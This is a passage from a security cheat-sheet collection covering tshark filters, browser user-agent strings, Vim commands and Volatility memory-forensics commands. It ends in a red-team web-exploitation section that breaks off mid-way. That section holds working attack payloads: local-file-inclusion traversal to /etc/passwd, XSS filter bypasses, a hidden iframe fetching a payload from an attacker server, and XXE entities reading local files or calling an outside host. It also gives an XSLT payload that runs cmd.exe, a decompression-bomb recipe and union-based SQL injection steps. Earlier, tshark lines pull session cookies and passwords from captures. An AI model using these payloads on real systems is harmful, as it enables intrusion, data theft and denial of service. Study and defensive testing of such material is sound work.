<code>tshark -i # -f "filter text using BPF syntax"</code>	Capture using a filter
<code>tshark -R "ip.addr == 192.168.0.1" -r /tmp/capture.pcapng</code>	Generic Capture for an IP Address
<code>eth.addr == 00:08:15:00:08:15</code>	Ethernet address 00:08:15:00:08:15
<code>eth.type == 0x0806</code>	Ethernet type 0x0806 (ARP)
<code>eth.addr == ff:ff:ff:ff:ff:ff</code>	Ethernet broadcast
<code>not arp</code>	No ARP
<code>ip</code>	IPv4 only
<code>ip6</code>	IPv6 only
<code>!(ip.addr == 192.168.0.1)</code>	IPv4 address is not 192.168.0.1
<code>ipx</code>	IPX only
<code>tcp</code>	TCP only
<code>udp</code>	UDP only
<code>-Y &lt;display filter&gt;</code>	Include display filters when examining a capture file
<code>!(tcp.port == 53)</code>	UDP port isn't 53 (not DNS), don't use != for this!
<code>tcp.port == 80    udp.port == 80</code>	TCP or UDP port is 80 (HTTP)
<code>http</code>	HTTP Only
<code>not arp and not (udp.port == 53)</code>	No ARP and no DNS
<code>not (tcp.port == 80) and not (tcp.port == 25) and ip.addr == 192.168.0.1</code>	Non-HTTP and non-SMTP to/from 192.168.0.1
<code>tshark -o "tcp.desegment_tcp_streams:TRUE" -i eth0 -R "http.response" -T fields -e http.response.code</code>	Display http response codes
<code>tshark -i eth0 -nn -e ip.src -e eth.src -Tfields -E separator=, -R ip</code>	Display Source IP and MAC Address. (coma sep)
<code>tshark -i eth0 -nn -e ip.dst -e eth.dst -Tfields -E separator=, -R ip</code>	Display Target IP and Mac Address (coma sep)
<code>tshark -i eth0 -nn -e ip.src -e ip.dst -Tfields -E separator=, -R ip</code>	Source and Target IPv4
<code>tshark -i eth0 -nn -e ip6.dst -e ip6.dst -Tfields -E separator=, -R ip6</code>	Source and Target IPv6

<code>tshark -i eth0 -nn -e ip.src -e dns.qry.name -E separator=";" -T fields port 53</code>	Source IP and DNS Query
<code>tshark -o column.format:"Source", "%s", "Destination", "%d" -Ttext</code>	Display only the Source and the Destination IP
<code>tshark -r capture.pcapng -qz io,stat,1,0,sum(tcp.analysis.retransmission)"ip.addr==10.10.10.10" &gt; stat.txt</code>	Various Statistics example from a capture
<code>tshark -r capture.pcapng -qz io,stat,120,"ip.addr==194.134.109.48 &amp;&amp; tcp","COUNT(tcp.analysis.retransmission) ip.addr==194.134.109.48 &amp;&amp; tcp.analysis.retransmission"</code>	Various Statistics example from a capture
<code>tshark -r samples.cap -q -z io,stat,30,"COUNT(tcp.analysis.retransmission) tcp.analysis.retransmission"</code>	Various Statistics example from a capture
<code>tshark -r capture.pcapng -q -z ip_hosts,tree</code>	Various Statistics example from a capture
<code>tshark -r capture.pcapng -q -z conv,tcp</code>	Various Statistics example from a capture
<code>tshark -r capture.pcapng -q -z ptype,tree</code>	Various Statistics example from a capture
<code>tshark -r capture.pcapng -R http.request -T fields -e http.host -e http.request.uri   sed -e 's/?.*\$/ /'   sed -e 's#^(.*)t(.*)\$#http://12#'   sort   uniq -c   sort -rn   head</code>	Display Top 10 URLs
<code>tshark -nn -r capturefile.dmp -T fields -E separator=';' -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport '(tcp.flags.syn == 1 and tcp.flags.ack == 0)'</code>	Creating a ";" separated file with "source IP" "destIP" and "dest port" with SYN initiated connections
<code>tshark -Y 'http' -r HTTP_traffic.pcap</code>	HTTP traffic from a PCAP file
<code>tshark -r HTTP_traffic.pcap -Y "ip.src==192.168.252.128 &amp;&amp; ip.dst==52.32.74.91"</code>	Show the IP packets sent from IP address 192.168.252.128 to IP address 52.32.74.91?
<code>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET"</code>	Only print packets containing GET requests
<code>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET" -Tfields -e frame.time -e ip.src -e http.request.full_uri</code>	Print only source IP and URL for all GET request packets
<code>tshark -r HTTP_traffic.pcap -Y "http contains password"</code>	How many HTTP packets contain the "password" string

<code>tshark -r HTTP_traffic.pcap -Y "http.request.method==GET &amp;&amp; http.host==www.nytimes.com" -Tfields -e ip.dst</code>	Which IP address was sent GET requests for New York Times (www.nytimes.com)
<code>tshark -r HTTP_traffic.pcap -Y "ip.contains amazon.in &amp;&amp; ip.src==192.168.252.128" -Tfields -e ip.src -e http.cookie</code>	What is the session ID being used by 192.168.252.128 for Amazon India store (amazon.in)
<code>tshark -r HTTP_traffic.pcap -Y "ip.src==192.168.252.128 &amp;&amp; http" -Tfields -e http.user_agent</code>	What type of OS the machine on IP address 192.168.252.128 is using (i.e. Windows/Linux/MacOS/Solaris/Unix/BSD)
<code>tshark -Y 'ssl' -r HTTPS_traffic.pcap</code>	Only show SSL traffic
<code>tshark -r HTTPS_traffic.pcap -Y "ssl.handshake" -Tfields -e ip.src -e ip.dst</code>	Only print the source IP and destination IP for all SSL handshake packets
<code>tshark -r HTTPS_traffic.pcap -Y "ssl.handshake.certificate" -Tfields -e x509sat.printableString</code>	List issuer name for all SSL certificates exchanged
<code>tshark -r HTTPS_traffic.pcap -Y "ssl &amp;&amp; ssl.handshake.type==1" -Tfields -e ip.dst</code>	Print the IP addresses of all servers accessed over SSL
<code>tshark -r HTTPS_traffic.pcap -Y "ip.contains askexample"</code>	IP addresses associated with Ask Example servers (example.com)
<code>tshark -r HTTPS_traffic.pcap -Y "ip.dst==151.101.1.69    ip.dst==151.101.193.69    ip.dst==151.101.129.69    ip.dst==151.101.65.69" -Tfields -e ip.src</code>	IP address of the user who interacted with Ask Ubuntu servers (askubuntu.com)
<code>tshark -r HTTPS_traffic.pcap -Y "dns &amp;&amp; dns.flags.response==0" -Tfields -e ip.dst</code>	DNS servers were used by the clients for domain name resolutions
<code>tshark -r HTTPS_traffic.pcap -Y "ip.contains avast" -Tfields -e ip.src</code>	What are the IP addresses of the machines running Avast

REFERENCE:

<https://www.cellstream.com/reference-reading/tipsandtricks/272-t-shark-usage-examples>

<https://github.com/veerendra2/my-utils/wiki/tshark-CheatSheet>

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## USER AGENTS

ALL	INFORMATIONAL	ALL
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Top 50 User Agents sorted by OS & Software version.

OS	SOFTWARE	USER AGENT
Android	Chrome 68	Mozilla/5.0 (Linux; Android 6.0.1; Redmi Note 5 Build/RB3N5C; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/68.0.3440.91 Mobile Safari/537.36
iOS	Safari 11	Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
iOS	Safari 12	Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1
iOS	Safari 12.1	Mozilla/5.0 (iPhone; CPU iPhone OS 12_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Mobile/15E148 Safari/604.1
iOS	Safari 12.1	Mozilla/5.0 (iPhone; CPU iPhone OS 12_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like

		Gecko) Version/12.1.1 Mobile/15E148 Safari/604.1
<b>iOS</b>	<b>Safari 12.1</b>	Mozilla/5.0 (iPad; CPU OS 12_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1 Mobile/15E148 Safari/604.1
<b>macOS</b>	<b>Safari 12.1</b>	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.1 Safari/605.1.15
<b>macOS</b>	<b>Webkit based browser</b>	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/603.3.8 (KHTML, like Gecko)
<b>Windows</b>	<b>Chrome 57</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
<b>Windows</b>	<b>Chrome 58</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
<b>Windows</b>	<b>Chrome 60</b>	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
<b>Windows</b>	<b>Chrome 61</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
<b>Windows</b>	<b>Chrome 63</b>	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
<b>Windows</b>	<b>Chrome 64</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
<b>Windows</b>	<b>Chrome 65</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
<b>Windows</b>	<b>Chrome 67</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
<b>Windows</b>	<b>Chrome 67</b>	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36

<b>Windows</b>	<b>Chrome 68</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
<b>Windows</b>	<b>Chrome 69</b>	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
<b>Windows</b>	<b>Chrome 70</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
<b>Windows</b>	<b>Chrome 70</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
<b>Windows</b>	<b>Chrome 70</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
<b>Windows</b>	<b>Chrome 72</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
<b>Windows</b>	<b>Chrome 74</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
<b>Windows</b>	<b>Chrome 79</b>	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
<b>Windows</b>	<b>Chrome 79</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
<b>Windows</b>	<b>Chrome 79</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
<b>Windows</b>	<b>Edge 40</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063
<b>Windows</b>	<b>Edge 41</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299



<b>Windows</b>	<b>Edge 44</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362
<b>Windows</b>	<b>Firefox 33</b>	Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
<b>Windows</b>	<b>Firefox 36</b>	Mozilla/5.0 (Windows NT 5.1; rv:36.0) Gecko/20100101 Firefox/36.0
<b>Windows</b>	<b>Firefox 43</b>	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
<b>Windows</b>	<b>Firefox 50</b>	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
<b>Windows</b>	<b>Firefox 50</b>	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
<b>Windows</b>	<b>Firefox 52</b>	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
<b>Windows</b>	<b>Firefox 61</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
<b>Windows</b>	<b>Firefox 66</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
<b>Windows</b>	<b>Firefox 67</b>	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
<b>Windows</b>	<b>IE 10</b>	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)
<b>Windows</b>	<b>IE 10</b>	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
<b>Windows</b>	<b>IE 10</b>	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
<b>Windows</b>	<b>IE 11</b>	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
<b>Windows</b>	<b>IE 6</b>	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
<b>Windows</b>	<b>IE 7</b>	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322)
<b>Windows</b>	<b>IE 7</b>	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
<b>Windows</b>	<b>IE 7</b>	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

Windows	IE 9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Windows	IE 9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Windows	IE 9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)



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## VIM

ALL	ADMINISTRATION	WINDOWS/LINUX/MacOS
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Vim is highly customizable and extensible text editor.

GLOBAL	
<b>:help keyword</b>	open help for keyword
<b>:o file</b>	open file
<b>:saveas file</b>	save file as
<b>:close</b>	close current pane
MOVE CURSOR	
<b>h</b>	move cursor left
<b>j</b>	move cursor down
<b>k</b>	move cursor up
<b>l</b>	move cursor right
<b>H</b>	move to top of screen
<b>M</b>	move to middle of screen
<b>L</b>	move to bottom of screen
<b>w</b>	jump forwards to the start of a word
<b>W</b>	jump forwards to the start of a word

e	jump forwards to the end of a word
E	jump forwards to the end of a word
b	jump backwards to the start of a word
B	jump backwards to the start of a word
0	jump to the start of the line
^	jump to first non-blank char of line
\$	jump to the end of the line
g_	jump to last non-blank char of line
gg	go to the first line of the document
G	go to the last line of the document
5G	go to line 5
fx	jump to next occur of character x
tx	jump to before next occur of char x
}	jump to next paragraph
{	jump to previous paragraph
zz	center cursor on screen
Ctrl + b	move back one full screen
Ctrl + f	move forward one full screen
Ctrl + d	move forward 1/2 a screen
Ctrl + u	move back 1/2 a screen
<b>INSERT MODE</b>	
i	insert before the cursor
I	insert at the beginning of the line
a	insert (append) after the cursor
A	insert (append) at end of the line
o	append (open) new line below current line
O	append (open) a new line above the current line
ea	insert (append) at the end of the word
Esc	exit insert mode
<b>EDITING</b>	
r	replace a single character
J	join line below to the current one
cc	change (replace) entire line
cw	change (replace) to the start of the next word
ce	change (replace) to the end of the next word
cb	change (replace) to the start of the previous word
c0	change (replace) to the start of the line
c\$	change (replace) to the end of the line
s	delete character and substitute text
S	delete line and substitute text (same as cc)
xp	transpose two letters (delete and paste)
.	repeat last command
u	undo
Ctrl + r	redo
<b>MARKING TEXT</b>	

<b>v</b>	start visual mode
<b>V</b>	start linewise visual mode
<b>o</b>	move to other end of marked area
<b>O</b>	move to other corner of block
<b>aw</b>	mark a word
<b>ab</b>	a block with ()
<b>aB</b>	a block with {}
<b>ib</b>	inner block with ()
<b>iB</b>	inner block with {}
<b>Esc</b>	exit visual mode
<b>Ctrl + v</b>	start visual block mode
<b>VISUAL CMDS</b>	
<b>&gt;</b>	shift text right
<b>&lt;</b>	shift text left
<b>y</b>	yank (copy) marked text
<b>d</b>	delete marked text
<b>~</b>	switch case
<b>CUT/PASTE</b>	
<b>yy</b>	yank (copy) a line
<b>2yy</b>	yank (copy) 2 lines
<b>yw</b>	yank (copy) chars from the cursor start of next word
<b>y\$</b>	yank (copy) to end of line
<b>p</b>	put (paste) the clipboard after cursor
<b>P</b>	put (paste) before cursor
<b>dd</b>	delete (cut) a line
<b>2dd</b>	delete (cut) 2 lines
<b>dw</b>	delete (cut) chars from cursor to start of next word
<b>D</b>	delete (cut) to the end of the line
<b>d\$</b>	delete (cut) to the end of the line
<b>d^</b>	delete (cut) to the first non-blank character of the line
<b>d0</b>	delete (cut) to the beginning of the line
<b>x</b>	delete (cut) character
<b>SEARCH/REPLACE</b>	
<b>/pattern</b>	search for pattern
<b>?pattern</b>	search backward for pattern
<b>\vpattern</b>	extended pattern: non-alphanumeric chars treated as regex
<b>n</b>	repeat search in same direction
<b>N</b>	repeat search in opposite direction
<b>:%s/old/new/g</b>	replace all old with new throughout file
<b>:%s/old/new/gc</b>	replace all old with new throughout file with confirmations
<b>:noh</b>	remove highlighting of search matches
<b>SEARCH MULTI FILES</b>	
<b>:vimgrep /pattern/ {file}</b>	search for pattern in multiple files
<b>:cn</b>	jump to the next match

<code>:cp</code>	jump to the previous match
<code>:copen</code>	open a window containing the list of matches
<b>EXITING</b>	
<code>:w</code>	write (save) the file
<code>:w !sudo tee %</code>	write out the current file using sudo
<code>:wq</code> or <code>:x</code> or <code>ZZ</code>	write (save) and quit
<code>:q</code>	quit (fails if there are unsaved changes)
<code>:q!</code> or <code>ZQ</code>	quit and throw away unsaved changes
<b>WORK MULTI FILES</b>	
<code>:e file</code>	edit a file in a new buffer
<code>:bnext</code> or <code>:bn</code>	go to the next buffer
<code>:bprev</code> or <code>:bp</code>	go to the previous buffer
<code>:bd</code>	delete a buffer (close a file)
<code>:ls</code>	list all open buffers
<code>:sp file</code>	open a file in a new buffer and split window
<code>:vsp file</code>	open a file in a new buffer and vertically split window
<code>Ctrl + ws</code>	split window
<code>Ctrl + ww</code>	switch windows
<code>Ctrl + wq</code>	quit a window
<code>Ctrl + wv</code>	split window vertically
<code>Ctrl + wh</code>	move cursor to the left window (vertical split)
<code>Ctrl + wl</code>	move cursor to the right window (vertical split)
<code>Ctrl + wj</code>	move cursor to the window below (horizontal split)
<code>Ctrl + wk</code>	move cursor to the window above (horizontal split)
<b>TABS</b>	
<code>:tabnew</code> or <code>:tabnew file</code>	open a file in a new tab
<code>Ctrl + wT</code>	move the current split window into its own tab
<code>gt</code> or <code>:tabnext</code> or <code>:tabn</code>	move to the next tab
<code>gT</code> or <code>:tabprev</code> or <code>:tabp</code>	move to the previous tab
<code>&lt;number&gt;gt</code>	move to tab <number>
<code>:tabmove &lt;number&gt;</code>	move current tab to the <\$>th position (indexed from 0)
<code>:tabclose</code> or <code>:tabc</code>	close the current tab and all its windows
<code>:tabonly</code> or <code>:tabo</code>	close all tabs except for the current one
<code>:tabdo command</code>	run the command on all tabs
<code>:tabdo q</code>	run the command all tabs then close

REFERENCE:  
<https://github.com/hackjutsu/vim-cheatsheet>

## VOLATILITY

RED/BLUE TEAM	FORENSICS	WINDOWS/LINUX/MacOS
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Volatility is an open-source memory forensics framework for incident response and malware analysis. It is written in Python and supports Microsoft Windows, Mac OS X, and Linux. Releases are available in zip and tar archives, Python module installers, and standalone executables.

COMMAND	DESCRIPTION
<code>vol.py -f image--profile=profileplugin</code>	Sample command format
<code>vol.py -f mem.img timeliner --output-file out.body--output=body --profile=Win10x64</code>	Timeliner plugin parses time-stamped objects found inmemory images.
<code>vol.py -f mem.img imageinfo</code>	Display memory image metadata
<code>vol.py apihooks</code>	Find API/DLL function hooks
<code>vol.py autoruns -v</code>	Map ASEPs to running processes
<code>vol.py cmdscan</code>	Scan for COMMAND_HISTORY buffers
<code>vol.py consoles</code>	Scan for CONSOLE_INFORMATION output
<code>vol.py dlldump --dump-dir ./output -r &lt;dll&gt;</code>	Extract DLLs from specific processes
<code>vol.py dlllist -p ###</code>	List of loaded dlls by process by PID
<code>vol.py driverirp -r tcpip</code>	Identify I/O Request Packet (IRP) hooks
<code>vol.py dumpfiles-n -i -r \\ .exe --dump-dir=.</code>	Extract FILE_OBJECTs from memory
<code>vol.py dumpregistry--dump-dir ./output</code>	Extract all available registry hives
<code>vol.py filescan</code>	Scan memory for FILE_OBJECT handles
<code>vol.py getsids -p ###</code>	Print process security identifiers by PID
<code>vol.py handles -p ### -t File,Key</code>	List of open handles for each process {Process, Thread, Key, Event, File, Mutant, Token, Port}
<code>vol.py hashdump</code>	Dump user NTLM and Lanman hashes

<code>vol.py hivedump -o 0xe1a14b60</code>	Print all keys and subkeys in a hive. -o Offset of registry hive to dump (virtual offset)
<code>vol.py hivelist</code>	Find and list available registry hives
<code>vol.py hollowfind-D ./output_dir</code>	Detect process hollowing techniques
<code>vol.py idt</code>	Display Interrupt Descriptor Table
<code>vol.py imagecopy -f hiberfil.sys -O hiber.raw --profile=Win7SP1x64</code>	Convert alternate memory sources to raw
<code>vol.py imagecopy -f MEMORY.DMP -O crashdump.raw --profile=Win2016x64_14393</code>	Convert alternate memory sources to raw
<code>vol.py ldrmodules -p ### -v</code>	Detect unlinked DLLs
<code>vol.py malfind --dump-dir ./output_dir</code>	Find possible malicious injected code and dump sections
<code>vol.py memdump --dump-dir ./output -p ###</code>	Extract every memory section into onefile
<code>vol.py moddump --dump-dir ./output -r &lt;driver&gt;</code>	Extract kernel drivers
<code>vol.py modscan</code>	Scan memory for loaded, unloaded, and unlinked drivers
<code>vol.py netscan</code>	Scan for TCP connections and sockets
<code>vol.py printkey -K"Microsoft\Windows\CurrentVersion\Run"</code>	Output a registry key, subkeys, and values
<code>vol.py procdump --dump-dir ./output -p ###</code>	Dump process to executable sample
<code>vol.py pslist</code>	High level view of running processes
<code>vol.py pstree</code>	Display parent-process relationships
<code>vol.py psxview</code>	Find hidden processes using cross-view
<code>vol.py ssdt</code>	Hooks in System Service Descriptor Table
<code>vol.py svcscan-v</code>	Scan for Windows Service record structures
<code>vol.py userassist</code>	Find and parse userassist key values
<code>vol.py ppscan</code>	Scan memory for EPROCESS blocks

REFERENCE :

<https://www.volatilityfoundation.org/>  
<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>  
<https://digital-forensics.sans.org/media/volatility-memory-forensics-cheat-sheet.pdf>



W

W

## WEB\_Exploit

RED TEAM

ENUM/SQLI/XSS/XXE

WEB

### Web Enumeration

#### Dirsearch

```
dirsearch -u example.com -e sh,txt,htm,php,cgi,html,pl,bak,old
dirsearch -u example.com -e sh,txt,htm,php,cgi,html,pl,bak,old -w
path/to/wordlist
dirsearch -u https://example.com -e .
```

#### dirb

```
dirb http://target.com /path/to/wordlist

dirb http://target.com /path/to/wordlist -
X .sh,.txt,.htm,.php,.cgi,.html,.pl,.bak,.old
```

#### Gobuster

```
gobuster -u https://target.com -w /usr/share/wordlists/dirb/big.txt
```

### LFI (Local File Inclusion)



### Vulnerable parameter

```
http://<target>/index.php?parameter=value
```

### Ways to Check/Verify/Test

```
http://<target>/index.php?parameter=php://filter/convert.base64-encode/resource=index
```

```
http://<target>/script.php?page=../../../../../../../../../../../../etc/passwd
```

```
http://<target>/script.php?page=../../../../../../../../../../../../boot.ini
```

### Search for a LFI Payloads:

#### Payload All the Things

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion/Intruders
```

#### SecList LFI Intruder

```
https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI
```

## XSS Reflected

### Simple XSS Tests

```
<script>alert('Found')</script>
```

```
"><script>alert(Found)</script>">
```

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

### Bypass filter of tag script

```
" onload="alert(String.fromCharCode(88,83,83))
```

```
" onload="alert('XSS')
```

```
<img src='bla' onerror=alert("XSS")>
```

### Persistent

```
>document.body.innerHTML="<style>body{visibility:hidden;}</style><div style=visibility:visible;><h1>HELLOWORLD!</h1></div>";
```

### Download via XSS

```
<iframe src="http://OUR_SERVER_IP/PAYLOAD" height="0" width="0"></iframe>
```

### Search for XSS payloads:

#### Payload All The Things

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection
```

## SecList XSS

<https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/XSS>

## XML VULNERABILITIES

### XML External Entities expansion / XXE

XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://x.x.x.x:443/test.txt">
]>
<r>&sp;</r>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Other XXE payloads worth testing:

XXE-Payloads

<https://gist.github.com/mgeeky/181c6836488e35fcbf70290a048cd51d>

Blind-XXE-Payload

<https://gist.github.com/mgeeky/cf677de6e7fdc05803f6935de1ee0882>

### DTD Retrieval

Some XML libraries like Python's `xml.dom.pulldom` retrieve document type definitions from remote or local locations. Several attack scenarios from the external entity case apply to this issue as well.

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
  <head/>
  <body>text</body>
</html>
```

### Decompression Bomb

Decompression bombs (aka ZIP bomb) apply to all XML libraries that can parse compressed XML streams such as gzipped HTTP streams or LZMA-compressed files. For an attacker it can reduce the amount of transmitted data by three magnitudes or more.

```
$ dd if=/dev/zero bs=1M count=1024 | gzip > zeros.gz
$ dd if=/dev/zero bs=1M count=1024 | lzma -z > zeros.xy
$ ls -sh zeros.*
1020K zeros.gz
148K zeros.xy
```

### XPath Injection

XPath injection attacks pretty much work like SQL injection attacks. Arguments to XPath queries must be quoted and validated properly, especially when they are taken from the user. The page [Avoid the dangers of XPath injection](#) list some ramifications of XPath injections.

### XInclude

XML Inclusion is another way to load and include external files:

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include href="filename.txt" parse="text" />
</root>
```

This feature should be disabled when XML files from an untrusted source are processed. Some Python XML libraries and libxml2 support XInclude but don't have an option to sandbox inclusion and limit it to allowed directories.

### XSL Transformation

You should keep in mind that XSLT is a Turing complete language. Never process XSLT code from unknown or untrusted source! XSLT processors may allow you to interact with external resources in ways you can't even imagine. Some processors even support extensions that allow read/write access to file system, access to JRE objects or scripting with Jython.

Example from [Attacking XML Security for Xalan-J](#):

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
```

```

exclude-result-prefixes= "rt ob">
<xsl:template match="/">
  <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
  <xsl:variable name="command"
    select="rt:exec($runtimeObject,
&apos;c:\Windows\system32\cmd.exe&apos;);" />
  <xsl:variable name="commandAsString"
select="ob:toString($command)"/>
  <xsl:value-of select="$commandAsString"/>
</xsl:template>
</xsl:stylesheet>

```

## Manual SQLInjection

### Simple test adding a simple quote '

```
http://<IP>/Less-1/?id=5'
```

### Fuzzing sorting columns to find maximum column

```

http://<IP>/Less-1/?id=-1 order by 1
http://<IP>/Less-1/?id=-1 order by 2
http://<IP>/Less-1/?id=-1 order by 3
...until errors stop

```

### Finding what column is injectable

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, 3
```

(using the same amount of columns you got on the previous step)

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select NULL, NULL, NULL
```

(using the same amount of columns you got on the previous step)

One of the columns will be printed with the respective number

### Finding version

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, version()
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select NULL, NULL, version()
```

### Finding database name

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1,2, database()
```

postgres

```
http://<IP>/Less-1/?id=-1 union select NULL,NULL, database()
```

### Finding usernames logged in

MYSQL

```
